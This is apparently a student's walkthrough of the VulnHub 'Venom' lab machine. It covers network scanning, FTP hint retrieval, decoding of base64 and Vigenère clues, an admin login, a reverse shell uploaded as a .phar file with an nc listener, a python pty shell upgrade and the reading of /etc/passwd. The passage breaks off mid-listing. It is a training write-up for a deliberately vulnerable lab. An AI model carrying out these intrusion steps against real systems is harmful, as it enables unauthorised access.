PROJECT REPORT STRUCTURE: HACKING VENOM (VULNHUB)

RECONNAISSANCE, EXPLOITATION, ESCALATION & REPORTING

Prepared by :

Amal P P

+91 8281506341 amalpp42@gmail.com

Objective

To perform a complete penetration test on the Venom machine from VulnHub, identifying and exploiting vulnerabilities to gain root access. This project demonstrates real-world ethical hacking techniques including enumeration, exploitation, privilege escalation, and post-exploitation.

Tools & Environment

- OS: Kali Linux
- Target IP: 192.168.29.77
- Tools Used:
  - Nmap
  - Enum4linux
  - smbclient / smbmap
  - Hydra
  - Gobuster / Dirsearch
  - Nikto
  - Cryptii.com
  - Python (reverse shell)

Reconnaissance & Enumeration

ARP scan


sudo arp-scan -l

```
┌──(naruto㉿vbox)-[~]
└─$ sudo arp-scan -l
[sudo] password for naruto:
Interface: eth0, type: EN10MB, MAC: 08:00:27:34:1f:48, IPv4: 192.168.29.98
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.1    8c:a3:99:af:a9:ab       (Unknown)
192.168.29.77   08:00:27:67:f3:ff       (Unknown)
192.168.29.150  d8:f3:bc:de:ac:b1       (Unknown)
192.168.29.51   2e:88:d0:2b:92:43       (Unknown: locally administered)
192.168.29.51   2e:88:d0:2b:92:43       (Unknown: locally administered) (DUP: 2)
192.168.29.217  62:70:31:a6:4a:2b       (Unknown: locally administered)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.257 seconds (113.42 hosts/sec). 5 responded
```


Nmap Scan

```
┌──(naruto㉿vbox)-[~]
└─$ nmap 192.168.29.77
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 01:36 EDT
Nmap scan report for 192.168.29.77
Host is up (0.00050s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
MAC Address: 08:00:27:67:F3:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```


Access the webpage




View page source



Find the value of the hash from the page source



Try accessing FTP using hostinger



search for any hints in the directories

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41735|)
150 Here comes the directory listing.
drwxr-xr-x    2 1002     1002         4096 May 21  2021 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||45740|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             384 May 21  2021 hint.txt
226 Directory send OK.
ftp> get hint.txt
local: hint.txt remote: hint.txt
229 Entering Extended Passive Mode (|||40277|)
150 Opening BINARY mode data connection for hint.txt (384 bytes).
100% |*****************************************************************************************************************
226 Transfer complete.
384 bytes received in 00:00 (9.05 KiB/s)
ftp> exit
221 Goodbye.
```

Here in this we have Hint.txt, Download and open the hint file.

```
┌──(naruto㉿vbox)-[~]
└─$ cat hint.txt
        Hey there ...

T0D0 --

* You need to follow the 'hostinger' on WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= also aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI=
* some knowledge of cipher is required to decode the dora password..
* try on venom.box
password -- L7f9l8@J#p%Ue+Q1234 -> deocode this you will get the administrator password


Have fun .. :)
```

There are more than one hints in a single file, 2 base 64 codes 1 hash, “Dora” Hostinger” → may be user names or keys, etc.
 and a venom.box → this might be a virtual host.
A virtual host allows a web server to serve different websites based on the domain name requested by the browser or client. The server expects the request to be for venom.box If you visit http://192.168.29.77 directly, there's no matching vhost, so you may get:

- A blank page
- A default site
- Or even no response


When I request http://venom.box, send that request to 192.168.29.77.

- The Host header in your HTTP request is venom.box
- The web server matches this with its virtual host config
- You get the correct web page that wasn't available via direct IP

Decode the values


```
┌──(naruto㉿vbox)-[~]
└─$ echo "WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0=" | base64 -d

YzNSaGJtUmhjbVFnZG1sblpXNWxjbVVnWTJsd2FHVnk=

┌──(naruto㉿vbox)-[~]
└─$ echo "aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI=" | base64 -d
https://cryptii.com/pipes/vigenere-cipher
```

open the link, this is a tool for encoding/decoding Vigenère cipher




I used the key hostinger and got a text, which dosent looks like any password.

Add venom.box in the /etc/hosts folder




try the venom.box in the browser

Exploitation



A new browser opens up, try to login with the details in the hint .txt




Dora and the password before helped to log in as administrator
Use nikto to find security issues in the venom.box

```
┌──(naruto㉿vbox)-[~]
└─$ nikto -h http://venom.box/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.29.77
+ Target Hostname:    venom.box
+ Target Port:        80
+ Start Time:         2025-07-06 05:01:50 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: Cookie INTELLI_06c8042c3d created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-powered-cms' found, with contents: Subrion CMS.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Multiple index files found: /index.xml, /index.php.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debug
ger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /help/: Help directory should not be accessible.
+ /index.php/\"><script><script>alert(document.cookie)</script><: eZ publish v3 and prior allow Cross Site Scripting
 (XSS).
+ /sitemap.xml: This gives a nice listing of the site content.
+ /login/: This might be interesting.
+ /members/: This might be interesting.
+ /members/ID.pm: This might be interesting: has been seen in web logs from an unknown scanner.
+ /members/ID.xbb: This might be interesting: has been seen in web logs from an unknown scanner.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /license.txt: License file found may identify site software.
+ /panel/: Admin login page/section found.
+ /login.json: This might be interesting.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /README.md: Readme Found.
+ 7962 requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time:           2025-07-06 05:04:01 (GMT-4) (131 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


try the admin login page in the website
Nikto is an open-source web server vulnerability scanner. It's widely used in penetration testing to identify security issues in web servers and web applications.
Nikto written in Perl that scans web servers for:

- Outdated software versions
- Misconfigurations
- Default files and credentials


- Known vulnerabilities
- Dangerous files (like backup files, .git, config.php, etc.)
- Commonly used scripts and insecure settings



In admin paned, the uploads folder can be used to up load files in the webserver, using the uploaded file path we can run the file in the]webserver, this opens an opportunity in reverse shell, get a reverse shell code from revshells.com save it in a file, upload and execute in the admin panel.




add the ip and port of the attacking system and use the nc -lvnp <port> to listen from the system,
save the code into a .phar, .phar = PHP Archive . this is a real PHP extension that the server may still execute if not blocked., here .php didn't work because of web server misconfiguration or filtering.



listen to the port using nc -lvnp 443
and run the revshell from the browser

Privilege Escalation



www-data
is thedefault user account that web servers(like Apache, Nginx, or PHP-FPM) use to run their processes. use the
python -c 'import pty; pty.spawn("/bin/bash")'
this upgrades the current basic shell into somethinginteractive

try to open the passwd file.

```
cd /etc/passwd
bash: cd: /etc/passwd: Not a directory
www-data@venom:/$ clear
clear
TERM environment variable not set.
www-data@venom:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
